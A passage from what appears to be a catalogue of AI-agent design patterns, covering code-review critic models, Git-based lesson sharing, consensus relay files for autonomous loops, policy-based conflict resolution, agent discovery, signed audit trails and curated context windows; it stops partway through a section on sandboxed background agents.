- **Rate Limit Resilience**: Handles API constraints gracefully
**Cons/Considerations:**
- **Reduced Human Oversight**: Less control over individual task decisions
- **Permission Requirements**: Needs elevated execution permissions for autonomy
- **Runaway Risk**: Potential for unintended extensive execution
- **Task Quality Dependency**: Effectiveness depends on well-structured task definitions
- **Limited Complex Problem Solving**: Best for discrete, well-defined tasks
- **Resource Consumption**: Continuous execution uses computational resources
## References
- [Original Autonomous Task Processing Script](https://gist.github.com/nibzard/a97ef0a1919328bcbc6a224a5d2cfc78) - Complete implementation example
- [Claude Code Documentation](https://docs.anthropic.com/en/docs/claude-code) - CLI agent capabilities
- [ReAct: Synergizing Reasoning and Acting](https://arxiv.org/abs/2210.03629) (NeurIPS 2022) - Yao et al. — establishes Thought→Action→Observation paradigm foundational to continuous task loops
- [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366) (NeurIPS 2023) - Shinn et al. — episodic memory and self-reflection for continuous improvement
---
## CriticGPT-Style Code Review
**Status:** validated-in-production
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://openai.com/research/criticgpt
## Problem
As AI-generated code becomes more sophisticated, it becomes increasingly difficult for human reviewers to catch subtle bugs, security issues, or quality problems. Traditional code review processes may miss issues in AI-generated code because:
- The volume of generated code can overwhelm human reviewers
- Subtle bugs may appear correct at first glance
- Security vulnerabilities may be non-obvious
- Style and best practice violations may be inconsistent
## Solution
Deploy specialized AI models trained specifically for code critique and evaluation. This approach builds on RLAIF (Reinforcement Learning from AI Feedback), which achieves ~100x cost reduction compared to human-only annotation. These models act as automated code reviewers that can:
1. **Identify bugs** that human reviewers might miss
2. **Detect security vulnerabilities** in generated code
3. **Suggest improvements** for code quality and efficiency
4. **Verify correctness** of implemented solutions
5. **Check adherence** to coding standards and best practices
The critic model works alongside code generation models, providing an additional layer of quality assurance before code reaches human review or production.
## Example
```python
class CriticGPTReviewer:
def __init__(self, critic_model, severity_threshold=0.7):
self.critic = critic_model
self.severity_threshold = severity_threshold
def review_code(self, code, context=None, language="python"):
"""Comprehensive code review using specialized critic model"""
reviews = {
'bugs': self.check_for_bugs(code, context, language),
'security': self.security_audit(code, language),
'quality': self.quality_review(code, language),
'performance': self.performance_analysis(code, language),
'best_practices': self.best_practices_check(code, language)
}
# Aggregate findings
all_issues = []
for category, findings in reviews.items():
for issue in findings:
issue['category'] = category
all_issues.append(issue)
# Sort by severity
all_issues.sort(key=lambda x: x['severity'], reverse=True)
return {
'issues': all_issues,
'summary': self.generate_summary(all_issues),
'recommended_action': self.recommend_action(all_issues)
}
def check_for_bugs(self, code, context, language):
prompt = f"""
Review this {language} code for bugs:
Context: {context or 'General purpose code'}
Code:
```{language}
{code}
```
Identify any bugs including:
- Logic errors
- Off-by-one errors
- Null/undefined reference errors
- Type mismatches
- Resource leaks
- Race conditions
- Edge case handling
For each bug found, provide:
1. Line number(s)
2. Description of the bug
3. Severity (0-1)
4. Suggested fix
"""
response = self.critic.analyze(prompt)
return self.parse_bug_findings(response)
def security_audit(self, code, language):
prompt = f"""
Perform security analysis on this {language} code:
```{language}
{code}
```
Check for vulnerabilities including:
- SQL injection
- XSS vulnerabilities
- Command injection
- Path traversal
- Insecure cryptography
- Hardcoded secrets
- Authentication/authorization issues
- Input validation problems
Report format: [line, vulnerability type, severity, fix]
"""
response = self.critic.analyze(prompt)
return self.parse_security_findings(response)
def quality_review(self, code, language):
prompt = f"""
Review code quality for this {language} code:
```{language}
{code}
```
Evaluate:
- Code clarity and readability
- Function/variable naming
- Code organization
- Documentation completeness
- DRY principle violations
- Coupling and cohesion
- Error handling quality
"""
response = self.critic.analyze(prompt)
return self.parse_quality_findings(response)
def suggest_fixes(self, code, issue):
"""Generate specific fix for identified issue"""
prompt = f"""
Code with issue:
```
{code}
```
Issue: {issue['description']}
Location: Line {issue['line']}
Provide a corrected version of the relevant code section.
"""
return self.critic.generate(prompt)
class IntegratedCodeGeneration:
"""Example of critic integration with code generation"""
def __init__(self, generator, critic):
self.generator = generator
self.critic = CriticGPTReviewer(critic)
def generate_and_review(self, task_description, max_iterations=3):
# Initial generation
code = self.generator.generate_code(task_description)
for i in range(max_iterations):
# Review generated code
review = self.critic.review_code(
code,
context=task_description
)
# If no critical issues, we're done
critical_issues = [
issue for issue in review['issues']
if issue['severity'] > 0.8
]
if not critical_issues:
break
# Otherwise, regenerate with feedback
feedback = self.format_feedback(critical_issues)
refinement_prompt = f"""
Original task: {task_description}
Generated code has these issues:
{feedback}
Generate improved code addressing these issues:
"""
code = self.generator.generate_code(refinement_prompt)
return {
'code': code,
'final_review': review,
'iterations': i + 1
}
```
```mermaid
sequenceDiagram
participant User
participant Generator as Code Generator
participant Critic as CriticGPT
participant Human as Human Reviewer
User->>Generator: Request code for task
Generator->>Generator: Generate initial code
Generator->>Critic: Submit code for review
loop Until code passes or max iterations
Critic->>Critic: Analyze for bugs
Critic->>Critic: Security audit
Critic->>Critic: Quality review
Critic->>Generator: Return issues found
alt Critical issues found
Generator->>Generator: Refine code based on feedback
Generator->>Critic: Submit revised code
else No critical issues
Generator->>Human: Present code with review
end
end
Human->>User: Approve/modify final code
```
## Benefits
- **Catches More Bugs**: Specialized training helps identify subtle issues
- **Consistent Reviews**: No fatigue or oversight like human reviewers
- **Fast Feedback**: Near-instantaneous review of generated code
- **Learning Tool**: Helps developers understand potential issues
- **Reduces Security Risks**: Proactive vulnerability detection
## Trade-offs
**Pros:**
- Scalable code review process
- Consistent quality standards
- Catches issues early in development
- Can review code 24/7 without breaks
- Improves over time with more training
**Cons:**
- May have false positives requiring human verification
- Training specialized critic models is resource-intensive
- Cannot understand full business context like humans
- May miss novel vulnerability types
- Requires integration into existing workflows
- Risk of evaluator-model collusion in self-critique loops (mitigate with anchor sets and adversarial examples)
## How to use it
- Use for automated code review workflows with high commit volumes
- Deploy in CI/CD pipelines for pre-commit quality checks
- Apply to security-sensitive code requiring vulnerability detection
- Integrate via git webhooks (GitHub, GitLab) for event-driven review
- Use 3-4 iterations of critique-refinement loops for complex changes
- Mitigate collapse risks: decouple evaluation/generation prompts, benchmark against human-labeled anchor sets
## References
- [OpenAI's CriticGPT Announcement (July 2024)](https://openai.com/research/criticgpt)
- [Constitutional AI: Harmlessness from AI Feedback (Anthropic, 2022)](https://arxiv.org/abs/2212.08073) - RLAIF foundation with 100x cost reduction vs human annotation
- [Self-Taught Evaluators (Meta AI, 2024)](https://arxiv.org/abs/2408.02666) - Bootstrap critic models from synthetic data
- [Evaluating LLMs for Code Review (2025)](https://arxiv.org/abs/2505.20206) - GPT-4o: 68.50% classification accuracy with context
---
## Cross-Agent Lesson Sharing via Git
**Status:** validated-in-production
**Category:** Context & Memory
**Authors:** MisakaNet community
**Source:** https://github.com/Ikalus1988/MisakaNet
## Problem
AI agents working in isolation waste hours debugging issues that other agents have already solved. ChromaDB crashes on NTFS, pip install fails on WSL encoding, Feishu webhook URLs get committed to git — each agent discovers these independently. There is no mechanism for one agent's debugging session to benefit the entire fleet.
## Solution
Use **Git as the shared memory substrate** and **GitHub Issues as the message bus** for cross-agent knowledge sharing:
1. When an agent solves a non-trivial problem, it writes a structured "lesson" (markdown with problem/fix/verify sections) and pushes to a shared `lessons/` directory.
2. Other agents pull the repo and search lessons before debugging — `grep` or semantic search over markdown files.
3. GitHub Issues serve as the coordination layer: agents post proposals, humans (or hub agents) review and merge.
4. Each node maintains a full copy of the knowledge base, enabling offline operation and natural conflict resolution via Git merge.
Key design decisions:
- **Markdown for lessons** — human-readable, git-diffable, searchable with standard tools
- **GitHub Issues as message bus** — zero infrastructure, built-in auth, web UI for humans
- **Git for sync** — offline-first, conflict-resilient, every node has full history
- **Hub-spoke with optional arbitration** — a central hub can validate and deduplicate lessons, but nodes work independently when the hub is offline
Example lesson structure:
```markdown
---
title: ChromaDB crashes on NTFS
domain: devops
status: published
confidence: 0.9
---
## Problem
ChromaDB fails with "Invalid cross-device link" on NTFS-mounted WSL paths.
## Fix
Set `CHROMA_CACHE_DIR` to a native ext4 path:
export CHROMA_CACHE_DIR=/tmp/chroma-cache
## Verify
python3 -c "import chromadb; chromadb.Client()"
```
## Trade-offs
**Pros:** Every debugging session benefits the entire fleet; knowledge compounds over time; works offline; no additional infrastructure beyond GitHub.
**Cons:** Requires discipline to write lessons; stale lessons can mislead; merge conflicts possible (but rare for append-heavy workloads); GitHub rate limits on API access.
## How to use it
1. Set up a shared Git repository with a `lessons/` directory.
2. Define a lesson template (problem/fix/verify with YAML frontmatter for metadata).
3. After solving a non-trivial problem, agents write a lesson and push via PR or direct commit.
4. Before debugging, agents search the lessons directory: `grep -r "keyword" lessons/` or use semantic search.
5. Optionally, set up a hub agent that validates proposals, deduplicates similar lessons, and maintains an index.
For a production implementation, see [MisakaNet](https://github.com/Ikalus1988/MisakaNet) — 104+ shared lessons across 7 domains, 21+ registered nodes.
---
## Cross-Cycle Consensus Relay
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikita Dmitrieff (@NikitaDmitrieff)
**Source:** https://github.com/NikitaDmitrieff/auto-co-meta
## Problem
Autonomous multi-agent loops that run across many cycles (minutes, hours, or days) need a way to reliably transfer context, decisions, and next actions between cycles. In-memory state is lost on crash or restart. Generic checkpoint files don't encode the *structured reasoning* — what was decided, why, and what comes next — that agents need to make good decisions in subsequent cycles.
Without a structured relay mechanism, autonomous loops suffer from:
- **Drift**: each cycle restarts without awareness of prior decisions
- **Repetition**: agents re-debate already-settled questions
- **Stalls**: no convergence signal — agents loop indefinitely without shipping
## Solution
Each agent cycle reads a **consensus relay document** at the start, executes its work, then writes an updated consensus document at the end. The document is not just a checkpoint — it's a structured handoff that encodes current phase, completed actions, active decisions, open questions, and the single most important **next action** for the following cycle.
The relay document is written to a temp file and atomically renamed to prevent partial-write corruption. Every field is a deliberate relay signal, not just a log.
**Core pattern:**
```bash
# auto-loop.sh — the minimal autonomous loop
while true; do
# Each cycle reads the relay baton, executes, writes a new one
claude -p "$(cat PROMPT.md)" \
--context "$(cat memories/consensus.md)"
sleep $CYCLE_INTERVAL
done
```
**Relay document structure:**
```markdown
# Relay Consensus
## Last Updated
2026-03-07T03:00:00Z
## Current Phase
Integration and validation in progress
## What We Did This Cycle
- Completed the deployment checklist for the worker service
- Validated the retry path against the staging environment
## Key Decisions Made
- Standardized on a single relay schema for all cycles
- Deferred load testing until the integration path is stable
## Active Projects
- worker-service: deployed to staging — next: add latency instrumentation
- api-integration: in progress — next: finalize auth handoff
## Metrics
- Successful runs: 42
- Failed runs: 3
- Mean cycle time: 11m
## Next Action
Finish auth handoff between the scheduler and the API gateway
## Open Questions
- Should stalled-cycle detection trigger after 2 repeats or 3?
```
**Atomic write protocol:**
```bash
# Write to temp first, then rename — prevents partial-write corruption
cat > memories/.consensus.tmp << EOF
$(generate_updated_consensus)
EOF
mv memories/.consensus.tmp memories/consensus.md
```
## How to use it
**Best for:**
- Long-running autonomous agent loops (multi-cycle, multi-day execution)
- Multi-agent systems where context and decisions must survive restarts
- Teams of agents where shared understanding of "what we've decided" matters
- Any system where you want convergence toward shipping rather than endless discussion
**Implementation steps:**
1. **Define your relay document schema** — every field should serve the *next* cycle, not just log the current one:
```markdown
## Current Phase # Where are we in the journey?
## What We Did # What happened? (recent history)
## Key Decisions # What was decided and why? (institutional memory)
## Active Projects # What's in flight? (state)
## Next Action # Single most important thing next cycle (directive)
## Open Questions # What's unresolved? (forward pressure)
```
2. **Add convergence detection** — if the same Next Action appears for N consecutive cycles, the loop is stalled and must change direction:
```bash
LAST_ACTION=$(grep "## Next Action" -A1 memories/consensus.md | tail -1)
PREV_ACTION=$(grep "## Next Action" -A1 memories/prev-consensus.md | tail -1 2>/dev/null || echo "")
if [ "$LAST_ACTION" = "$PREV_ACTION" ]; then
echo "CONVERGENCE RULE TRIGGERED: same next action twice — forcing direction change"
# Inject this signal into the prompt for the next cycle
fi
```
3. **Encode the relay read explicitly in the prompt** — the agent must know this is a relay document, not just context:
```
Read memories/consensus.md. This is your relay baton — it tells you what
was decided before you, and what you must do next. After completing your
work, update it with what you did, what you decided, and the next action
for the cycle after you.
```
4. **Separate ephemeral logs from relay state** — don't put everything in the consensus. Per-cycle logs go in `logs/`, per-agent outputs go in `docs//`. The consensus is the relay, not the archive.
**Convergence rules (optional but recommended):**
```
- Cycle 1: Brainstorm. End with top 3 ranked options.
- Cycle 2: Pick #1. Run pre-mortem + validation. GO / NO-GO.
- Cycle 3+: GO → ship artifacts. Discussion FORBIDDEN.
- Same Next Action 2 consecutive cycles → stalled. Change direction now.
- Every cycle after Cycle 2 MUST produce artifacts (files, deployments).
```
## Trade-offs
**Pros:**
- Agents resume with full context even after crash, restart, or long pause
- Structured relay prevents context drift across cycles
- Open questions create forward pressure — cycles don't stall in comfort
- Convergence rules can be encoded directly in the relay document
- Human-readable: anyone can inspect the relay and understand the workflow state
- Git-friendly: diffs show exactly what changed between cycles
**Cons:**
- Schema discipline required — a poorly structured relay document degrades agent reasoning
- Relay grows over time; needs periodic summarization / archival of old decisions
- Single-file relay is a bottleneck for high-frequency loops (>1 cycle/minute)
- Context window limits constrain how large the relay can grow
- Sensitive state (API keys, credentials) must never be written to the relay file
**Operational considerations:**
- Keep the relay document under ~2000 tokens to leave room for agent reasoning
- Archive old cycles to `memories/archive/` when the relay grows unwieldy
- Use atomic writes (write to temp, rename) to prevent partial-write corruption
- Commit the relay to git after each cycle for full audit trail
- Define what "done" looks like in the relay — open-ended phases create drift
## Known Implementations
- [auto-co framework](https://github.com/NikitaDmitrieff/auto-co-meta) — open-source autonomous loop framework using a relay document across repeated cycles
## References
- [Anthropic Engineering: Effective harnesses for long-running agents](https://www.anthropic.com/engineering/effective-harnesses-for-long-running-agents)
- [BabyAGI](https://github.com/yoheinakajima/babyagi) — early task-loop example with persistent task artifacts
- Related: [Filesystem-Based Agent State](filesystem-based-agent-state.md) — for checkpointing within a single cycle
- Related: [Proactive Agent State Externalization](proactive-agent-state-externalization.md) — for agents that self-initiate state writes
- Related: [Initializer-Maintainer Dual Agent Architecture](initializer-maintainer-dual-agent.md) — for session handoff artifacts across repeated work cycles
---
## Cross-Domain Agent Conflict Resolution
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Narasimhan Ramani (@Narasimhan-Ramani)
**Source:** https://github.com/open-policy-agent/opa
## Problem
Teams increasingly run several independent, domain-specific agents against the
same environment or dataset — e.g., a cost-optimization agent, a reliability
agent, a compliance agent, and a performance agent all assessing the same
cloud infrastructure. Each agent is individually competent within its domain,
but none of them are aware the others exist.
This produces silent, unresolved conflicts: one agent recommends deallocating
an idle resource to save cost, while another recommends adding redundancy to
the same resource for reliability, and a third recommends scaling it up for
performance. If recommendations are acted on independently (e.g., via
auto-remediation), the result is thrashing, wasted work, or actively harmful
changes — with no record of *why* the conflict happened or *which*
recommendation should have won.
## Solution
Insert a coordination/governance layer **above** the domain agents that never
does the domain-specific assessment itself, but instead:
1. **Collects** each domain agent's output as structured findings/
recommendations keyed by a shared resource identifier.
2. **Cross-references** recommendations by resource ID to detect conflicts
(a "mesh" evaluation step) and computes a composite priority score per
recommendation.
3. **Resolves** conflicts through policy-as-code (e.g., OPA/Rego, or an
embedded rule engine) rather than hardcoded if/else logic, so
organizational governance rules (which domain wins, under which
conditions) are explicit, versioned, and auditable — falling back to a
domain-priority hierarchy or LLM-assisted arbitration only when no policy
matches.
4. **Monitors drift** by comparing each new assessment against a previous
baseline, flagging when risk levels, KPIs, or recommendation outcomes
change materially over time.
```mermaid
graph TD
A[Domain Agent 1] --> D[Conflict Detector]
B[Domain Agent 2] --> D
C[Domain Agent N] --> D
D --> E[Policy Engine]
E -->|policy match| F[Resolved Outcome]
E -->|no match| G[Priority Ladder / LLM Arbitration]
G --> F
F --> H[Drift Monitor vs. Baseline]
```
## How to use it
**Applicable when:**
- More than one agent (or team) independently assesses/acts on the same
resources, dataset, or environment.
- Conflicting recommendations have real cost if acted on blindly (financial,
operational, or compliance risk).
- You need an auditable record of *why* one recommendation was chosen over
another, not just which one "won."
**Implementation considerations:**
- Recommendations need a common resource identifier scheme across all domain
agents — without it, conflict detection can't match records at all.
- Start with a small number of explicit policies covering your highest-risk
conflicts (e.g., "reliability protections override cost optimizations for
production resources") before trying to cover every case.
- Keep a fallback resolution path (priority ladder, human escalation, or
LLM-assisted arbitration) for conflicts no policy anticipated — don't let
the system silently drop unmatched conflicts.
- The coordination layer should stay domain-agnostic: it should not need code
changes to support a new domain agent, only a new policy and a mapping into
the shared schema.
## Trade-offs
**Pros:**
- Conflicts become visible and auditable instead of silently overwriting each
other or executing in an undefined order.
- Governance logic lives in versioned, reviewable policy files rather than
scattered application code.
- New domains can be added without changing the arbitration logic, only
adding policies/mappings.
**Cons:**
- Adds a coordination hop and latency versus letting each agent act
independently.
- Requires upfront investment in a shared resource-identifier scheme across
otherwise-independent agent teams.
- Policy coverage has to be actively maintained — stale or missing policies
fall back to weaker heuristics (priority ladder/LLM), which are less
auditable than explicit rules.
## References
- [Open Policy Agent](https://github.com/open-policy-agent/opa) — general-purpose policy-as-code engine for explicit, versioned arbitration rules.
- [Multi-Criteria Decision Analysis](https://www.gov.uk/government/publications/multi-criteria-analysis-manual-for-making-government-policy) — guidance for making trade-offs among competing objectives explicit and reviewable.
---
## Cross-Protocol Agent Discovery
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Global Chat (@globalchatads)
**Source:** https://modelcontextprotocol.io
## Problem
The AI agent ecosystem is fragmented across multiple incompatible discovery protocols:
- **MCP (Model Context Protocol)**: Multiple competing registries (mcp.so, Glama.ai, Smithery, PulseMCP) each with partial coverage and no cross-referencing
- **agents.txt**: A convention for advertising agent capabilities via a well-known file, similar to robots.txt
- **Google A2A (Agent-to-Agent)**: Google's protocol for inter-agent communication and discovery
- **ACDP (Agent Communication Description Protocol)**: Standardized agent capability descriptions
- **Platform-specific directories**: OpenAI GPT Store, Claude integrations, and others each maintain their own listings
No single registry covers all protocols. An agent listed in an MCP registry won't appear in A2A directories, and vice versa. This creates a discovery problem analogous to early web search before meta-search engines.
## Solution
Aggregate agent metadata across registries and protocols into a unified, protocol-agnostic discovery layer:
1. **Registry Crawling**: Periodically ingest agent listings from each protocol-specific registry via their APIs or structured feeds
2. **Schema Normalization**: Map each registry's metadata schema to a common format (name, description, capabilities, transport, auth, endpoint)
3. **Protocol Tagging**: Label each agent with its supported protocol(s), enabling cross-protocol search and comparison
4. **Unified Search API**: Expose a single search interface that queries across all normalized data
5. **Validation**: Verify agent endpoints are reachable and metadata is accurate at crawl time
```mermaid
graph TD
A[MCP Registries] --> D[Schema Normalization Layer]
B[agents.txt Crawler] --> D
C[A2A Registry] --> D
D --> E[Unified Discovery Index]
E --> F[Search API]
E --> G[MCP Server]
E --> H[Web UI]
```
## How to use it
- **Agent platforms**: Query the aggregated index to discover the best available agent for a task regardless of its native protocol
- **Developer tooling**: Integrate cross-protocol search into IDEs and CLI tools so developers find relevant agents without knowing which registry hosts them
- **Orchestration systems**: Route tasks to agents across protocol boundaries by maintaining a unified capability index
**Implementation considerations**:
- Start with the highest-coverage registries for your use case and expand incrementally
- Implement incremental sync with per-registry rate limits rather than full re-crawls
- Cache normalized metadata with TTLs appropriate to each registry's update frequency
- Consider exposing the aggregated index as an MCP server itself, enabling agents to discover other agents programmatically
## Trade-offs
- **Pros:** Single search surface for all agent protocols; protocol-agnostic so it adapts as protocols emerge or fade; reduces vendor lock-in to any single registry; enables cross-protocol capability comparison.
- **Cons:** Aggregation introduces latency versus direct registry queries; schema normalization loses protocol-specific metadata; operational burden of maintaining crawlers for each registry; stale data risk if registries update faster than sync cycles; discovery does not equal trust — aggregation verifies listing accuracy, not agent quality.
## References
- [Model Context Protocol Specification](https://modelcontextprotocol.io) — Anthropic's protocol for LLM-tool integration
- [agents.txt Specification](https://agentsprotocol.ai) — Convention for advertising agent capabilities
- [Google A2A Protocol](https://github.com/google/A2A) — Agent-to-Agent communication protocol
- Related catalogue patterns: [Tool Search Lazy Loading](tool-search-lazy-loading.md), [Progressive Tool Discovery](progressive-tool-discovery.md), [Static Service Manifest for Agents](static-service-manifest-for-agents.md)
---
## Cryptographic Governance Audit Trail
**Status:** emerging
**Category:** Security & Safety
**Authors:** jagmarques (@jagmarques)
**Source:** https://github.com/jagmarques/asqav-sdk
## Problem
When AI agents execute tool calls autonomously, there is no tamper-evident record of what happened. Traditional logging is mutable - logs can be altered after the fact. In regulated environments (finance, healthcare, EU AI Act), teams need to prove exactly what an agent did, when, and whether it operated within policy. Without cryptographic guarantees, audit trails have no legal or compliance weight.
## Solution
Sign every agent action with a post-quantum digital signature (ML-DSA) at the point of execution. Each tool call produces a signed receipt containing the action, parameters, result hash, timestamp, and policy evaluation outcome. These receipts form an append-only chain that is tamper-evident by construction.
The governance layer operates as middleware that wraps the agent tool-calling interface:
1. **Pre-execution**: Check the tool call against a policy file (allowed tools, rate limits, data access rules)
2. **Execution**: Run the tool call normally
3. **Post-execution**: Sign the action receipt with ML-DSA and append to the audit trail
## Evidence
- **Evidence Grade:** medium
- **Most Valuable Findings:**
- SCITT architecture (IETF RFC 9334) validates the append-only signed receipt pattern for supply chain integrity
- OWASP Agentic Top 10 lists lack of audit trail as a top vulnerability for agent systems
- **Unverified / Unclear:** Long-term storage and verification overhead at scale needs more production data
## How to use it
- Apply to any agent framework that supports tool-calling middleware (LangChain, CrewAI, MCP, etc.)
- Define policies in YAML specifying which tools are allowed, rate limits, and data access rules
- Store signed receipts locally or export to a compliance system
- Use for EU AI Act Article 12 (record-keeping) and SOC2 audit evidence
## Trade-offs
- **Pros:** Tamper-evident audit trail, policy enforcement before execution, quantum-safe signatures, framework-agnostic
- **Cons:** Adds latency to each tool call (signing overhead), requires key management, receipt storage grows linearly with agent activity
## References
- [asqav SDK](https://github.com/jagmarques/asqav-sdk) - Reference implementation
- [IETF SCITT](https://datatracker.ietf.org/wg/scitt/about/) - Supply Chain Integrity architecture
- [OWASP Agentic Top 10](https://genai.owasp.org/resource/agentic-ai-threats-and-mitigations/) - Agent security risks
- [ML-DSA (FIPS 204)](https://csrc.nist.gov/pubs/fips/204/final) - Post-quantum digital signature standard
---
## Curated Code Context Window
**Status:** validated-in-production
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
Loading **all source files** or dumping entire repositories into the agent's context overwhelms the model, introduces noise, and slows inference. Coding agents need to focus on **only the most relevant modules** to efficiently reason about changes or generate new functionality.
- Including every file biases the agent with irrelevant code; it "loses coherence" over large contexts.
- Large contexts inflate token usage, slowing down multi-turn RL training.
## Solution
Maintain a **minimal, high-signal code context** (keeping the context "sterile") for the main coding agent by:
**1. Context Sterilization**
- Exclude unrelated modules (e.g., test utilities when working on a UI component).
- Automatically identify relevant files via a lightweight **search agent** that returns top-K matches for a function or class name.
**2. Helper Subagent for Code Discovery**
- Spawn a **SearchSubagent** (a small LLM, vector-search index, or standard tools like `grep`/`ripgrep`) that takes a file path or query (e.g., "find definitions of `UserModel`") and returns a ranked list of file snippets.
- Only top-3 snippets (each ≤ 150 tokens) are injected into the main agent's context.
- Use **progressive disclosure**: fetch file summaries first, then load full content only when needed.
**3. Context Update Cycle**
- **Main Agent:** "I need to refactor `UserService`."
- **SearchSubagent:** "Found `user_service.py`, `models/user.py`, `utils/auth.py`."
- **Context Injection:** Only those three files (or their summaries) enter the main agent's window.
## Example
```mermaid
sequenceDiagram
MainAgent->>SearchSubagent: "Find files defining UserModel"
SearchSubagent-->>MainAgent: List of 3 file paths/snippets
MainAgent->>Context: Inject these three code snippets only
MainAgent->>Tool: edit_file(UserService)
```
## How to use it
- **Indexing Stage (Offline):** Build a simple **code index** (e.g., with `ripgrep`, `tree-sitter` AST parsing, or a vector store) to map function/class names to file paths.
- **Subagent Definition:** Define `SearchSubagent` as a function that queries the code index and uses a small LLM to filter and rank matches. Modern implementations often skip vector embeddings entirely, using standard tools (`grep`, `find`, file traversal) for cleaner deployment and always-current results.
- **Context Management Library:** Create a wrapper (e.g., `CuratedContextManager`) that automatically invokes `SearchSubagent` when the main agent asks for relevant code.
## Trade-offs
- **Pros:**
- **Noise Reduction:** Keeps the context focused on pertinent code, improving reasoning clarity.
- **Token Efficiency:** Dramatically reduces tokens consumed per step, boosting RL throughput.
- **Context Anxiety Mitigation:** Helps prevent [context window anxiety](context-window-anxiety-management.md) by keeping usage well below limits.
- **Cleaner Deployment:** Agentic search using standard tools avoids vector embedding infrastructure and always reflects current code state.
- **Cons/Considerations:**
- **Index Freshness:** If code changes frequently, the index must be updated to avoid stale results.
- **Complexity:** Adds an extra component (SearchSubagent + index) to the training and inference pipeline.
- **Model Adaptation Required:** Different models may have varying tolerance for curated vs. full context approaches.
## References
- "Context is sacred" principle from the Open Source Agent RL talk (May 2025).
- Will Brown's commentary on "avoiding blowing up your context length" for long-horizon tasks.
- [Thorsten Ball's "Raising An Agent - Episode 3"](https://www.nibzard.com/ampcode) - Production-validated implementation of dedicated search agent pattern.
- [Sourcegraph: "What Sourcegraph learned building AI coding agents"](https://www.nibzard.com/ampcode) (May 2025) - Enterprise-scale AST-based codebase understanding.
---
## Curated File Context Window
**Status:** best-practice
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://docs.anthropic.com/en/docs/claude-code/common-workflows
## Problem
A coding agent often needs to reason about multiple source files, but dumping **all** files into its prompt:
- Quickly exceeds token limits or inference budget.
- Introduces noise: unrelated files (e.g., tests for other modules, assets, docs) distract the agent.
- Makes the agent's output slower and less focused on the immediate coding task.
## Solution
Maintain a **sterile, curated "main" context window** containing only the code files directly relevant to the current task, and let **helper sub-agents** gather and rank additional files without polluting the main context:
**1. Identify Primary Files**
- At task kickoff, the agent selects the set of files where changes are intended (e.g., the module under refactoring or feature implementation).
- Load only those files (plus any explicit dependencies) into the **Main Context Window**.
**2. Spawn a File-Search Sub-Agent**
- The sub-agent runs a quick search using agentic techniques (ripgrep, grep, AST heuristics) over the repository for symbols, imports, or keywords related to the task.
- Modern implementations favor direct search (e.g., `rg`) over complex vector embeddings for simplicity and freshness.
- It returns a ranked list of file paths (e.g., "UserController.java," "UserService.kt," "models/user.rs").
**3. Fetch & Summarize Secondary Files**
- For each top-N file (e.g., N = 5), determine loading strategy by file size and relevance:
- Small files (<~200 tokens): load full content
- Medium files with high relevance: load full content or specific sections
- Large or peripheral files: load summaries, function signatures, or class structure only
- Append those summaries (or extracted code snippets) to the **Main Context Window** if they pass a relevance threshold:
- **Symbol overlap**: file shares ≥50% of symbols with primary files
- **Dependency distance**: file is within 1-2 hops in dependency graph
- **Semantic similarity**: content exceeds similarity threshold (when embeddings available)
**4. Proceed with Coding Task**
- With a compact, high‐signal context, the agent generates or refactors code, focusing solely on the curated set.
This ensures that the agent has precisely the files it needs (no more, no less), keeps inference costs low, and improves accuracy by removing irrelevant noise.
## How to use it
- **Initialization:**
1. Agent receives a natural-language or structured request (e.g., "Add validation to `signup()` in `UserController.java`").
2. Automatically parse the request to identify "primary files" (`UserController.java`).
- **Sub-Agent Workflow:**
1. Invoke a **Search Sub-Agent** via shell commands (e.g., `rg "signup" -tjava`) or lightweight AST traversal.
2. For each matched file, run snippet extraction (method signatures, class definitions referencing task symbols).
3. Pass snippets back to main agent; filter for purely relevant code (ignore long comments, unrelated classes).
- **Context Assembly:**
- Construct the final prompt:
```
### PRIMARY FILE: UserController.java
(full contents here)
### CONTEXT SNIPPETS:
- UserService.java: validateUser(...)
- SignupDTO.java: fields + annotations
- ...
```
## Trade-offs
- **Pros:**
- Keeps the agent's prompt size **minimum** and directly on-target.
- Improves response time and reduces hallucinations from irrelevant code.
- Scales to large repositories because only a handful of files are ever loaded.
- Agentic search (ripgrep/AST) works with uncommitted changes and requires no indexing infrastructure.
- **Cons/Considerations:**
- Requires a file-search mechanism (ripgrep for simplicity, or indexed AST for scale).
- May miss edge cases if the sub-agent's ranking heuristic is suboptimal—critical files can be omitted.
- When using indexed approaches, the index must stay up-to-date as code changes (agentic search avoids this).
## References
- Anthropic Claude Code - Curated file context workflow with agentic search (ripgrep, AST heuristics) over vector embeddings for always-fresh results: https://docs.anthropic.com/en/docs/claude-code/common-workflows
- Cursor AI - `.cursorignore` exclusion rules and semantic codebase-wide queries for production-scale curated context: https://cursor.sh/docs
- Sourcegraph Cody - AST-based code graph for large-scale repositories with agent-aware tooling: https://docs.sourcegraph.com
- Will Brown / Prime Intellect Talk (2025) - "Context is sacred" principle for agent efficiency: https://www.youtube.com/watch?v=Xkwok_XXQgw
- Zhang et al. "RepoCoder" (2023) - Iterative retrieval-refinement loops validate sub-agent search approach
---
## Custom Sandboxed Background Agent
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://engineering.ramp.com/post/why-we-built-our-background-agent
## Problem
Off-the-shelf coding agents (e.g., Devin, Claude Code, Cursor) are either:
- **Too generic** - Not deeply integrated with company-specific dev environments, tools, and workflows
- **Vendor-locked** - Tightly coupled to one model provider, limiting flexibility and creating dependency
- **Limited context** - Cannot access internal infrastructure, private repos, or company-specific tooling
Companies need coding agents that:
- Work within their specific development environment
- Can iterate with closed feedback loops (compiler, linter, tests)
- Provide real-time visibility into agent progress
- Are model-agnostic to switch providers as needed
## Solution
Build a **custom background agent** that runs in a sandboxed environment identical to developers, with:
**1. Sandboxed Execution Environment**
- Use infrastructure like Modal for ephemeral, sandboxed dev environments
- Agent runs with same context: codebase, dependencies, dev tools
- Isolated from production but mirroring development setup
**2. Real-Time Communication Layer**
- WebSocket connection streams stdout/stderr to client
- User sees agent progress in real-time (not polling)
- Two-way communication for prompts and status updates
**3. Closed Feedback Loop**
